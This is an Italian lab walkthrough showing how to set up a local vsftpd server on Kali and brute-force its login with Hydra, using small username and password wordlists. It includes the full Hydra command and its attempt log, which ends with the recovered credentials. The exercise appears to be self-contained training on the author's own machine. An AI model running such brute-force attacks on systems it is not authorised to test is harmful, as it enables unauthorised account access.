


# Password **Crack FTP Hydra** 192.168.1.87

Inizializziamo un server ftp con il comando:


```
service vsftpd start
```



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ service vsftpd start  
(kali@kali)-[~]  
$
```

Per verificare se il server è attivo invece:

```
service vsftpd status
```




```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ service vsftpd status  
● vsftpd.service - vsftpd FTP server  
   Loaded: loaded (/usr/lib/systemd/system/vsftpd.service; disabled; preset: disabled)  
   Active: active (running) since Thu 2024-07-04 15:47:50 CEST; 1min 31s ago  
     Process: 15506 ExecStartPre=/bin/mkdir -p /var/run/vsftpd/empty (code=exited, status=0/S>  
    Main PID: 15508 (vsftpd)  
       Tasks: 1 (limit: 10632)  
      Memory: 776.0K (peak: 1.6M)  
         CPU: 13ms  
    CGroup: /system.slice/vsftpd.service  
            └─15508 /usr/sbin/vsftpd /etc/vsftpd.conf  
  
Jul 04 15:47:50 kali systemd[1]: Starting vsftpd.service - vsftpd FTP server...  
Jul 04 15:47:50 kali systemd[1]: Started vsftpd.service - vsftpd FTP server.  
lines 1-13/13 (END)
```

Ora creiamo un User in ftp

```
sudo adduser ftpuser
```


e .txt contenenti User e Password:



```
(kali@kali)-[~]  
$ nano ftp_User.txt  
  
(kali@kali)-[~]  
$ nano ftp_Pass.txt
```

Ora che abbiamo una credenziale esistente in FTP possiamo procedere con la password crack in Hydra:

```
hydra -V -L ftp_User.txt -P ftp_Pass.txt 192.168.1.87 -t4 ftp
```




```
(kali@kali)-[~]
$ hydra -V -L ftp_User.txt -P ftp_Pass.txt 192.168.1.87 -t4 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-04 15:59:22
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 28 login tries (l:4/p:7), ~7 tries per task
[DATA] attacking ftp://192.168.1.87:21/
[ATTEMPT] target 192.168.1.87 - login "CR7" - pass "CristianoRonaldo" - 1 of 28 [child 0] (0/0)
[ATTEMPT] target 192.168.1.87 - login "CR7" - pass "forzaroma20!" - 2 of 28 [child 1] (0/0)
[ATTEMPT] target 192.168.1.87 - login "CR7" - pass "fttp" - 3 of 28 [child 2] (0/0)
[ATTEMPT] target 192.168.1.87 - login "CR7" - pass "qwerty" - 4 of 28 [child 3] (0/0)
[ATTEMPT] target 192.168.1.87 - login "CR7" - pass "asdf" - 5 of 28 [child 2] (0/0)
[ATTEMPT] target 192.168.1.87 - login "CR7" - pass "ftppass" - 6 of 28 [child 0] (0/0)
[ATTEMPT] target 192.168.1.87 - login "CR7" - pass "ftpass" - 7 of 28 [child 1] (0/0)
[ATTEMPT] target 192.168.1.87 - login "Totti10" - pass "CristianoRonaldo" - 8 of 28 [child 3] (0/0)
[ATTEMPT] target 192.168.1.87 - login "Totti10" - pass "forzaroma20!" - 9 of 28 [child 2] (0/0)
[ATTEMPT] target 192.168.1.87 - login "Totti10" - pass "fttp" - 10 of 28 [child 0] (0/0)
[ATTEMPT] target 192.168.1.87 - login "Totti10" - pass "qwerty" - 11 of 28 [child 3] (0/0)
[ATTEMPT] target 192.168.1.87 - login "Totti10" - pass "asdf" - 12 of 28 [child 1] (0/0)
[ATTEMPT] target 192.168.1.87 - login "Totti10" - pass "ftppass" - 13 of 28 [child 2] (0/0)
[ATTEMPT] target 192.168.1.87 - login "Totti10" - pass "ftpass" - 14 of 28 [child 3] (0/0)
[ATTEMPT] target 192.168.1.87 - login "ftp_user" - pass "CristianoRonaldo" - 15 of 28 [child 0] (0/0)
[ATTEMPT] target 192.168.1.87 - login "ftp_user" - pass "forzaroma20!" - 16 of 28 [child 1] (0/0)
[ATTEMPT] target 192.168.1.87 - login "ftp_user" - pass "fttp" - 17 of 28 [child 2] (0/0)
[ATTEMPT] target 192.168.1.87 - login "ftp_user" - pass "qwerty" - 18 of 28 [child 3] (0/0)
[ATTEMPT] target 192.168.1.87 - login "ftp_user" - pass "asdf" - 19 of 28 [child 0] (0/0)
[ATTEMPT] target 192.168.1.87 - login "ftp_user" - pass "ftppass" - 20 of 28 [child 1] (0/0)
[ATTEMPT] target 192.168.1.87 - login "ftp_user" - pass "ftpass" - 21 of 28 [child 2] (0/0)
[ATTEMPT] target 192.168.1.87 - login "user" - pass "CristianoRonaldo" - 22 of 28 [child 3] (0/0)
[ATTEMPT] target 192.168.1.87 - login "user" - pass "forzaroma20!" - 23 of 28 [child 0] (0/0)
[ATTEMPT] target 192.168.1.87 - login "user" - pass "fttp" - 24 of 28 [child 1] (0/0)
[21][ftp] host: 192.168.1.87 login: ftp_user password: ftpass
[ATTEMPT] target 192.168.1.87 - login "user" - pass "qwerty" - 25 of 28 [child 2] (0/0)
[ATTEMPT] target 192.168.1.87 - login "user" - pass "asdf" - 26 of 28 [child 3] (0/0)
[ATTEMPT] target 192.168.1.87 - login "user" - pass "ftppass" - 27 of 28 [child 0] (0/0)
[ATTEMPT] target 192.168.1.87 - login "user" - pass "ftpass" - 28 of 28 [child 1] (0/0)
```

Inizierà i tentativi con un Brute Force attack.

La risposta sarà evidenziata in azzurro.



```
[ATTEMPT] target 192.168.1.87 - login "user" - pass "fttp" - 24 of 28 [child 1] (0/0)
[21][ftp] host: 192.168.1.87 login: ftp_user password: ftpass
[ATTEMPT] target 192.168.1.87 - login "user" - pass "qwerty" - 25 of 28 [child 2] (0/0)
```

Login: ftp\_user

Password: ftpass